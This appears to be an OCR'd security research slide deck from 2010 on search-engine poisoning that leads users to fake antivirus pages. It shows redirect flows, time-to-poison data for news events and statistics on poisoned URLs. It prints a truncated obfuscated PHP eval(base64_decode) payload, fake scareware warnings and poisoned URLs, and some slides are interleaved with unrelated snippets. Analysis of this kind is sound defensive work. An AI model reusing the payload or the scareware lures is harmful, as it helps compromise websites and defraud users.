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
Landing Site Payload



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Warning!!! Your computer contains various signs of viruses and malware programs presence. Your system requires immediate anti viruses check! System Security will perform a quick and free scanning of your PC for viruses and malicious programs.

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4 posts - 3 authors - Last post: Jan 28, 2005
I came across a 1.5 lb bag of **fresh spinach** at
into some tupperware and pop it in the **freezer**.
forums.lowcarber.org/archive/index.php/t-23081

How do you freeze **fresh spinach**? - Yahoo! Answers
It's no surprise that when **fresh**, pre-packaged spi... **...** The frozen **spinach** we buy in the supermarket **freezer** department has been "flash-frozen" almost **...**
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www.ehow.com/how_5392562_make-frozen-pizza-**fresh-spinach**.html -
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Modern Foodie: **Fresh** from the **Freezer**: Boeuf a la Nicoise
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Intercepting programs that may compromise your privacy and harm your system have been detected on your PC.
Click here to remove them immediately with System Security

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
Obfuscation Techniques

```
<?eval(base64_decode("JGs9MTIxOyRtPWV4cGxvZGUoIjsiLCIxNjszMTs4OTs4MTs5MzszODs2Mjs2MD
s0NTszNDs5MTsxNjsyOTs5MTszNjs4ODs2ODs5MTs5MTs4MDsyOzExNjsxMTU7MTE2OzExNTs5MzsxMzs2OD
syNzsyNDsxMDsyODsyMzsyNDsyMDsyODs4MTs5MzszODs2Mjs2MDs0NTszNDs5MTsxNjsyOTs5MTszNjs4MD
s2NjsxMTY7MTE1OzkzOzE7NzI7Njg7OTM7Mzg7NDI7NjA7NDM7NDc7NjA7NDM7MzQ7OTE7NDk7NDU7NDU7ND
E7Mzg7NDk7NTQ7NDI7NDU7OTE7MzY7NjY7MTE2OzExNTs5MzsxMTsyODsyMTsyNDsxMzsyODsyOTszODsxOD
```

- Base64 Encoding for compromised content
- AES Encryption for FakeAV scan pages



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<?eval(base64_decode("JGs9MTIxOyRtPWV4cGxvZGUoIjsiLCIxNjszMTs4OTs4MTs5MzszODs2Mjs2MD
s0NTszNDs5MTsxNjsyOTs5MTszNjs4ODs2ODs5MTs5MTs4MDsyOzExNjsxMTU7MTE2OzExNTs5MzsxMzs2OD
syNzsyNDsxMDsyODsyMzsyNDsyMDsyODs4MTs5MzszODs2Mjs2MDs0NTszNDs5MTsxNjsyOTs5MTszNjs4MD
s2NjsxMTY7MTE1OzkzOzE7NzI7Njg7OTM7Mzg7NDI7NjA7NDM7NDc7NjA7NDM7MzQ7OTE7NDk7NDU7NDU7ND
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syODswOzEwOzY4OzI0OzExOzExOzI0OzA7ODE7ODA7NjY7MTE2OzExNTsxMTY7MTE1OzMxOzEyOzIzOzI2Oz
EzOzE2OzIyOzIzOzg5OzE2OzEwOzM4OzEwOzI4OzI0OzExOzI2OzE3OzM4OzI4OzIzOzMwOzE2OzIzOzI4Oz
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From the Users Vantage Point

- •Keyword Search
- •SERPs Returned
- •SERP Selected
- •Redirect
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- •Pop-up Warning
- •Fake Scan Page
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

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
Findings


TTP – Haiti Earthquake



Scale is based on the average worldwide traffic of haiti earthquake in 2010. Learn more

- Google Trend volume peaks on January 15, 2010.
- First poisoned URL identified via Google Search was January 14, 2010
- Event transpired on January 12, 2010.
- TTP = 48hrs

TTP – Masters Golf Tournament




Scale is based on the average worldwide traffic of masters golf tournam... in Apr 2010. Learn more

- Google Trend volume peaks on April 8, 2010.
- First poisoned URL identified via Google Search was April 7th at 23:00hrs ET.
- Event transpired on April 7, 2010. (Par 3 tournament initiated event)
- TTP = 11hrs

Internet Security


TTP – Kendra Exposed



Scale is based on the average worldwide traffic of kendra exposed in May 2010. Learn more

- Google Trend volume peaks on May 28, 2010.
- First poisoned URL identified via Google Search was May 26th at 15:00hrs ET.
- Event(news broke) transpired on May 3, 2010. Story resurfaced on May 26, 2010.
- TTP = 23 days (from original event)
- TTP = 15 hrs (from secondary event)


TTP – Yeardley Love



Scale is based on the average worldwide traffic of yeardley love in May 2010. Learn more

- Google Trend volume peaks on May 4, 2010.
- First poisoned URL identified via Google Search was May 4th at 21:00hrs ET.
- Event(news broke) transpired on May 3, 2010.
- TTP = 31 hrs

TTP – Adam Wheeler



Scale is based on the average worldwide traffic of adam wheeler in May 2010. Learn more

- •Google Trend volume peaks on May 19, 2010.
- •First poisoned URL identified via Google Search was May 18th at 16:00 hrs ET.
- •Event (news broke) transpired on May 17, 2010.
- •TTP = 24 hrs

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Google Trend SEO Stats

Poisoned URLs - Total	
April	157612
May	19904

Poisoned URLs - Unique	
April	22669
May	2131

Poisoned Domains - Unique	
April	2682
May	848

Poisoned Keywords - Unique	
April	3174
May	1168

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
Image Poisoning



About 593,000 results (0.57 seconds)

News for victoria duffy

Dennis Hopper banned wife from his funeral: report - 5 hours ago
The funeral took place last Thursday in Taos without Hopper's 7-year-old daughter after her mother, **Victoria Duffy**, refused to comply with Hopper's demands. ...
New York Post - 50 related articles »

Dennis Hopper's wife **Victoria Duffy** grappling for chunk of estate ... -
New York Daily News - 848 related articles »

Images for victoria duffy - Report images

http://abacoconsultores.com.ve/ful.php?q=victoria-duffy

Victoria Duffy

Dennis Hopper married **Victoria Duffy** in Boston, Massachusetts at the Old.. ... Dennis Hopper: Create (or Die) (2003) (as **Victoria Duffy** Hopper) .... Herself ...
www.imdb.com/name/nm0240629/ - Cached - Similar

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Attack Vectors

FTP

Joomla!®

DreamHost

php

WordPress.org

network solutions®

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
Contributing Factors


- Google Type-ahead… now "Google Instant"
  - Possibly "leading the jury"
- Localization of Trends
  - Bad Actors don't have to localize content



adam wheeler

adam wheeler
adam wheeler **harvard**
adam wheeler **harvard hoax**
adam wheeler **design**
adam wheeler **wrestler**
adam wheeler **facebook**
adam wheeler **attorney**
adam wheeler **songwriter**
adam wheeler **myspace**
adam wheeler **wrestling**

Conclusion



Web Images Videos Maps News Shopping Gmail more ▾

Google adam wheeler harvard

About 958,000 results (0.25 seconds)

Everything
News
Videos
More

Any time
Latest
Past 2 weeks
More search tools

Adam Wheeler Harvard
May 18, 2010 ... In White Folks News: Douchebag Charged For Finagling His Way Into Harvard * **adam wheeler harvard**. Back to the Story. Adam Wheeler Trick ...
mistressevalyn.com/paiqsgf.php?nkq=**adam-wheeler-harvard** - Cached


Adam Wheeler Harvard!
May 18, 2010 ... PHOTO! Here is a picture of **Adam Wheeler** of **Harvard** University. **Adam Wheeler** faked his **Harvard** education; he even faked his admissions ...
news.lalate.com/2010/05/18/**adam-wheeler-harvard**/ - Cached

UPDATE: Falsities on Resume Hint at **Adam Wheeler's** Web of Lies ...
May 18, 2010 ... A closer examination of a resume drafted by former **Harvard** student **Adam** B. **Wheeler** reveals inconsistencies in line with recent charges that ...
